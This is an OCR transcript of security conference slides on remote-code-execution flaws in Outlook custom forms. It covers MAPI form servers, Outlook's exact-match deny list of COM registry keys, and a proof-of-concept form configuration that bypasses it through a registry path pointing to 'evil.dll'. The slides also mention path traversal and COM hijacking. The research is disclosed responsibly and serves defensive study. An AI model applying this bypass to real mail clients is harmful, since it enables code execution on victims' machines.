MORPHISEC

DEFCON ENGAGE

Outlook Unleashing **RCE Chaos**

CVE-2024-30103 & CVE-2024-38021



Michael Gorelik

Chief Technology Officer at Morphisec | @smgoreli

Arnold Osipov

Lead Malware researcher at Morphisec | @osipov_ar

What we expect from patches



What we often get



WHOAMI



Michael Gorelik

Chief Technology Officer at @Morphisec


Founder, Windows Reverse engineer, Red Teamer, MSC Computer Science, Vulnerability and Malware Researcher, Incident Responder, Speaker

Michael Gorelik

@smgoreli

@smgorelik

WHOAMI



Arnold Osipov

Lead Malware researcher at @Morphisec

Windows Reverse engineer, Red Teamer, Malware Researcher, Speaker

Arnold Osipov

@osipov_ar

Disclaimer

The information presented in this talk is intended for educational and informational purposes only. The vulnerabilities and exploitation techniques discussed are based on controlled research and are disclosed in accordance with responsible security practices.

Responsible Disclosure

All vulnerabilities presented have been reported to the respective vendors and patched where applicable before public disclosure.

No Malicious Use

The techniques and information shared in this presentation should not be used for illegal purposes. The presenter and the conference organizers do not condone unauthorized or illegal use of the information.

Accuracy of Information

While efforts have been made to ensure the accuracy and completeness of the information presented, the presenter does not guarantee that the information is entirely free of errors or omissions.

No Liability

The presenter and the conference organizers will not be liable for any direct, indirect, incidental, or consequential damages resulting from the use of the information or techniques discussed.

Research Ethics

The research conducted adheres to ethical hacking guidelines, and all testing was performed in controlled environments or with explicit permission.



Talk Overview & Motivation


- CVE-2024-21378 RCE [NetSPI]
- CVE-2024-30103 RCE

- CVE-2024-21413 RCE [CheckPoint]
- CVE-2024-38021 RCE



Are all Forms equal?

All Outlook message objects are based on **Forms**




Outlook Forms


Custom Forms are special cases of Forms frequently utilized for composing and reading email



All Custom Forms may utilize a **VBScript** Engine to handle embedded scripts – restricted by default [2017]





Message class ID	Message class is used to identify a form for:
IPM.Activity	Journal entries
IPM.Appointment	Appointments
IPM.Contact	Contacts
IPM.DistList	Distribution lists
IPM.Document	Documents
IPM.OLE.Class	Exception item of a recurrence series
IPM	Items for which the specified form cannot be found
IPM.Note	Email messages



Custom Forms

You can create a new form by using the set of **MAPI**-defined form interfaces that a standard client can use.





You can write your own client by implementing a complete, standalone Form Server application





```
C++                                                    Copy

[Platform.NTx86]
CPU = ix86
OSVersion = WinNT3.5
File = \helpdesk.exe
Registry = Local Server = %d\helpdesk.exe
[Platform.Win95]
CPU = ix86
OSVersion = Win95
LinkTo = NTx86
```

Form Persistence

Forms are persisted across all clients and exchange utilizing MAPI over HTTP (previously RPC over HTTP)






```python
import win32com.client


outlook = win32com.client.Dispatch("Outlook.Application").GetNamespace("MAPI")
inbox = outlook.GetDefaultFolder(6)  # 6 refers to the Inbox
messages = inbox.Items

for message in messages:
    print(message.Subject)
```


Form Loading and Registration

When a MAPI form needs to be displayed, the form manager loads the OLE form server executable.

COM interfaces are used to interact with the form server, invoking methods to render the form and handle user actions.



Can we generate our own OLE form library ?






Better save that for next time

Message Recall

An example of a Microsoft built-in form




RECALL.DLL

Member	Offset	Size	Value
Characteristics	0000CB74	Dword	00000000
TimeDateStamp	0000CB78	Dword	660BF921
MajorVersion	0000CB7C	Word	0000
MinorVersion	0000CB7E	Word	0000
Name	0000CB80	Dword	0000DDC6
Base	0000CB84	Dword	00000001
NumberOfFunctions	0000CB88	Dword	00000003
NumberOfNames	0000CB8C	Dword	00000003
AddressOfFunctions	0000CB90	Dword	0000DD9C

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	000041C0	0000	0000DDD1	DllGetClassObject
00000002	00003400	0001	0000DDE3	InitTorpedoClient
00000003	00003420	0002	0000DDF5	RecallMessage

Form Server Deny List



Deny List Exact matching !

```
dd offset aInprocserver ; DATA XREF: DenyListValidation:loc_103D78E9↑r
                        ; DenyListValidation+63↑r
                        ; "inprocserver"
dd offset aInprocserver32_0 ; "inprocserver32"
dd offset aLocalserver  ; "localserver"
dd offset aLocalserver32 ; "localserver32"
dd offset aInprochandler ; "inprochandler"
dd offset aInprochandler3 ; "inprochandler32"
```

CVE-2024-21378 [NetSPI]

The **Registry** entry is used whenever the **File** entry is used, it identifies the registry key for the form library where the executable file for the form server application is stored. Strings preceded by a backslash (\ ) are placed at the root of the registry. Strings not preceded by a backslash are placed in the HKEY_CLASSES_ROOT\CLSID\ *GUID*\ registry key, where *GUID* is the **GUID** of the form. The characters "%d" can be used to indicate the pathname of the directory from which the form



Outlook validation algorithm fails on relative path

```
19
20  [Platform.NTx86]
21  CPU             = ix86
22  OSVersion       = WinNT3.5
23  file            = C:\POC\hello.dll
24  registry        = \CLSID\{00000000-1234-1234-1234-FEED00000000}\InprocServer32=%d\evil.dll
25
```

1

Exact matching for InprocServer32 fails -> Deny List bypassed

2

A controlled CLSID is created through RegCreateKeyExA

CVE-2024-21378 [NetSPI]

NetSPI introduced several vulnerabilities in their report

- Path traversal using PidTagAttachFilename property
- COM Hijacking

Attachments: Display Name Not Found

Actions Property Table Tools


Instance Key	Num	Method	File Name
cb: 4 lpb: 00008405	33797	1 (ATTACH_BY_VALUE)	
